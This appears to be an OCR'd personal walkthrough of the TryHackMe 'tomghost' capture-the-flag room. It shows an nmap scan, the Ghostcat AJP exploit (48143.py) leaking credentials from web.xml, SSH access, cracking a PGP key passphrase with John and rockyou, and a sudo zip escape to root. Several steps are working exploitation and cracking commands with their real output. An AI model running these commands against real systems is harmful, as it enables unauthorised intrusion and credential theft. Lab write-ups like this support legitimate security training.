

tomghost - THM (Done)

https://tryhackme.com/r/room/tomghost

namp






Find exploit for this

```
File  Edit  View  Search  Terminal  Help
root@kali:~# nmap -A -T4 -p22,8009,8080 10.10.111.151
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-22 00:43 EDT
Nmap scan report for 10.10.111.151
Host is up (0.12s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2
.0)
| ssh-hostkey:
|   2048 f3:c8:9f:0b:6a:c5:fe:95:54:0b:e9:e3:ba:93:db:7c (RSA)
|   256 dd:1a:09:f5:99:63:a3:43:0d:2d:90:d8:e3:e1:1f:b9 (ECDSA)
|_  256 48:d1:30:1b:38:6c:c6:53:ea:30:81:80:5d:0c:f1:05 (ED25519)
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http    Apache Tomcat 9.0.30
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/9.0.30
Warning: OSScan results may be unreliable because we could not find at least 1 o
```

Download



exploit

```
root@kali:~/Downloads# python 48143.py 10.10.111.151 -p 8009 -f WEB-INF/web.xml
```

We got credential

```
root@kali: ~/Downloads
File  Edit  View  Search  Terminal  Help
      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
                      http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.xsd"
  version="4.0"
  metadata-complete="true">

  <display-name>Welcome to Tomcat</display-name>
  <description>
     Welcome to GhostCat
        skyfuck:8730281lkjlkjdqlksalks
  </description>

</web-app>

root@kali:~/Downloads#
```

Login ssh


```
root@kali:~/Downloads# ssh skyfuck@10.10.111.151
The authenticity of host '10.10.111.151 (10.10.111.151)' can't be established.
ECDSA key fingerprint is SHA256:hNxvmz+AG4q06z8p74FfXZldHr0HJsaa1FBXSoTlnss.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.111.151' (ECDSA) to the list of known hosts.
skyfuck@10.10.111.151's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-174-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

skyfuck@ubuntu:~$
```

Check history

```
skyfuck@ubuntu:~$ history
    1  ls
    2  cd ..
    3  ls
    4  cd skyfuck/
    5  ls
    6  exit
    7  cd ..
    8  ls
    9  cd skyfuck/
   10  ls
   11  wget 192.168.32.23/tryhackme.asc
   12  wget 192.168.32.23/credential.pgp
   13  ls
   14  exot
   15  exit
   16  history
skyfuck@ubuntu:~$ sudo -l
[sudo] password for skyfuck:
Sorry, user skyfuck may not run sudo on ubuntu.
skyfuck@ubuntu:~$ ls
credential.pgp  tryhackme.asc
skyfuck@ubuntu:~$
```

Grab those files using scp because we loging in to ssh.


```
scp skyfuck@10.10.111.151:tryhackme.asc .
scp skyfuck@10.10.111.151:credential.pgp .
```



search goodl > decrypt asc file, decrypt asc file crack

We need to put this file into readable format to crack.

Use John



Convert file to readable format

```
root@kali:~# gpg2john tryhackme.asc > output

File tryhackme.asc
root@kali:~# cat output
tryhackme:$gpg$*17*54*3072*713ee3f57cc950f8f89155679abe2476c62bbd286ded0e049f886
d32d2b9eb06f482e9770c710abc2903f1ed70af6fcc22f5608760be*3*254*2*9*16*0c99d5dae82
16f2155ba2abfcc71f818*65536*c8f277d2faf97480:::tryhackme <stuxnet@tryhackme.com>
::tryhackme.asc
```

Crack file


```
root@kali:~# john --wordlist=/root/Downloads/rockyou.txt output
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 65536 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:
SHA224]) is 2 for all loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:A
ES256 10:Twofish 11:Camellia128 12:Camellia192 13:Camellia256]) is 9 for all loa
ded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
alexandru        (tryhackme)
1g 0:00:00:00 DONE (2020-06-22 01:02) 20.00g/s 21440p/s 21440c/s 21440C/s theres
a..alexandru
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~#
```

Import the secret key and decrypt


```
root@kali:~# gpg --import tryhackme.asc
gpg: /root/.gnupg/trustdb.gpg: trustdb created
gpg: key 8F3DA3DEC6707170: public key "tryhackme <stuxnet@tryhackme.com>" import
ed
gpg: key 8F3DA3DEC6707170: secret key imported
gpg: key 8F3DA3DEC6707170: "tryhackme <stuxnet@tryhackme.com>" not changed
gpg: Total number processed: 2
gpg:               imported: 1
gpg:              unchanged: 1
gpg:       secret keys read: 1
gpg:   secret keys imported: 1
root@kali:~# gpg --decrypt credential.pgp
gpg: WARNING: cipher algorithm CAST5 not found in recipient preferences
gpg: encrypted with 1024-bit ELG key, ID 61E104A66184FBCC, created 2020-03-11
      "tryhackme <stuxnet@tryhackme.com>"
merlin:asuyusdoiuqoilkda312j31k2j123j1g23g12k3g12kj3gk12jg3k12j3kj123jroot@kali:
~#
```


```
gpg2john tryhackme.asc > output
cat output

john --wordlist=rockyou.txt output

gpg --import tryhackme.asc
gpg --decrypt credential.pgp
```

Login SSH.



We can run zip with root privilege.




merlin@ubuntu:~$ TF=$(mktemp -u)
merlin@ubuntu:~$ sudo zip $TF /etc/hosts -T -TT 'sh #'
adding: etc/hosts (deflated 31%)
whoami
root
#